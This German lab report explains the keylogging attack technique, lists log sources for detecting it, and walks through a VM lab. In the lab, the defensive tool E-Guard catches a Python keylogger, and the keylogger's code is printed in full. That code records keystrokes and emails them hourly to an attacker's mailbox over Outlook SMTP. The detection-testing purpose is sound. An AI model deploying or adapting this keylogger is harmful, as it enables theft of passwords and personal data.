

Teil A

Warum ist die von Ihnen gewählte Angriffstechnik grundsätzlich relevant, d.h., was ist die Spannweite deren Schadenpotentials?

Beim „Input Capture“ werden die Inputs der einzelnen getätigten Keystrokes des Zielrechners abgefangen. Die Spannweite hierbei ist eigentlich unbeschreiblich, weil man mit den Daten, die eingegeben Tasten am Keyboard an jede mögliche Information kommt, wie zum Beispiel Login Daten, persönliche Informationen, Source Code, sonstige Credentials/Passwörter, etc. Das sind, die gängigsten Beispiele.

Welche Datenquellen müssen Sie in Ihrem Unternehmensnetz besonders penibel monitoren um die gewählte Angriffstechnik zu erkennen?

1. **System- und Anwendungsprotokolle:** Überwachen von Systemprotokolle und Hintergrundprozesse (an Rechnern) auf verdächtige Aktivitäten, wie Tastatureingaben, GUI-Interaktionen und Authentifizierung
2. **Logs:** Überwachen von Logs auf Muster oder Signaturen von Keyloggern oder anderen schädlichen Aktivitäten
3. **Netzwerkverkehr:** Analysieren des Netzwerkverkehrs auf ungewöhnliche Muster, wie zum Beispiel möglicher Austausch von Benutzerdaten oder Anmeldeinformationen (z.B. über SMTP)
4. **Webserver- und Anwendungslogs:** Überwachen von Webserver- und Anwendungslogs auf ungewöhnliche Aktivitäten, insbesondere im Zusammenhang mit der Erfassung von Webportalinteraktionen

Wie würden Sie diese zugänglich machen (Logs, Agents, ...)?

1. **Logging-Richtlinien:** Erstellen von klarer Richtlinien für das Protokollieren von relevanten Ereignissen auf Systemen, Anwendungen und Netzwerken
2. **Log-Management:** Verwenden eines Log-Management-Systemes, der alle Protokolle von verschiedenen Quellen sammelt, speichert und analysiert
3. **Antiviren Programme und Tools:** Diese werden am Rechner installiert und sollen verdächtige Dateien und Prozesse scannen
4. **Netzwerk-Monitoring-Tools:** Verwenden von Netzwerk-Monitoring-Tools, um den Datenverkehr zu überwachen und auf Anomalien hinzuweisen.
5. **Regelmäßige Updates des Betriebssystems, Firewall konfigurieren, Nur gewisse Software an den Rechnern zulassen**

Teil B

Vorraussetzung: Installation der Virtuellen Maschine eines Windows 10 Clients

Virtual Box: (<https://www.virtualbox.org/wiki/Downloads>)

Windows 10 iso Datei: (<https://www.microsoft.com/de-de/software-download/windows10>)


In Virtual Box eine neue virtuelle Maschine anlegen und mit der Windows 10 iso Datei verknüpfen und ausführen.

Installation des Deffensiven Tools E-Guard:


<https://github.com/aelder202/E-Guard/tree/main>

Dieser scannt nach Kommunikationsversuche bzw. Prozesse die über gewissen Ports eine Email via SMTP Servers rausschicken. Keylogger schicken häufig die abgefangenen Daten über SMTP Server an eine E-Mail vom Angreifer.


1. Installation entweder man ladet die ganze Repository in Form eines zip files herunter oder man cloned das Repository




1. Starten der E-Guard Software (Er scannt noch nicht). Anklicken des E-Guard executable file in Ordner der Repository den du als zip kopiert hast oder gecloned hast (Er scannt noch nicht)




- Installation der offensiven Keylogger Software (Python Script). Hier auch wieder herunterladen als zip oder clonen (<https://github.com/rundtstykke/Keylogger>). Dieser imitiert einen Keylogger und sendet beispielhaft eine Email über SMTP



- Installation der Skriptsprache Python (Zur Ausführung des offensiven Softwares benötigt)



4. Skripts des Keylogger. Hier in der „test_logger.py“ file bei „your email“ und „your password“. Angreifer email verwendet bzw.wo die Daten hingeschickt werden sollen. Ich hab in meinen Fall eine hotmail-email verwendet




```

1  #!usr/bin/env python"
2
3
4  import keylogger
5  import time
6  import subprocess
7  import sys
8
9  time.sleep(2)
10
11
12  my_keylogger = keylogger.Keylogger(3600, "your email", "your password")
13  my_keylogger.start()
14

```

5. Im „keylogger.py“ file bei „smtplib.SMTP“ den richtigen Mail service auswählen und den Port



```

class Keylogger:

    def __init__(self, time_interval, email, password):
        self.log = "keylogger started"
        self.interval = time_interval
        self.email = email
        self.password = password

    def append_to_log(self, string):
        self.log = self.log + string


    def process_key_press(self, key):
        try:
            current_key = str(key.char)
        except AttributeError:
            if key == key.space:
                current_key = " "
            else:
                current_key = " " + str(key) + " "
        self.append_to_log(current_key)

    def report(self):
        print(self.log)
        self.send_mail(self.email, self.password, "\n\n" + self.log)
        self.log = ""
        timer = threading.Timer(self.interval, self.report)
        timer.start()


    def send_mail(self, email, password, message):
        server = smtplib.SMTP("smtp-mail.outlook.com", 587)
        server.starttls()
        server.login(email, password)
        server.sendmail(email, email, message)
        server.close()

```

Beispiel wenn der Keylogger läuft, ohne erkannt zu werden



6. Starte den Listener von E-Guard (Klicke auf „Listen“)



7. Starte den Keylogger. Über das CMD in der Windows Suchleiste, setze den Current Directory auf den Ordner wo sich „test_logger.py“ befindet. Führe das Skript aus mit: `py -m test_logger.py`. E-Guard sollte jetzt anspringen und sagen, dass ungewöhnliches Verhalten erkannt wurde

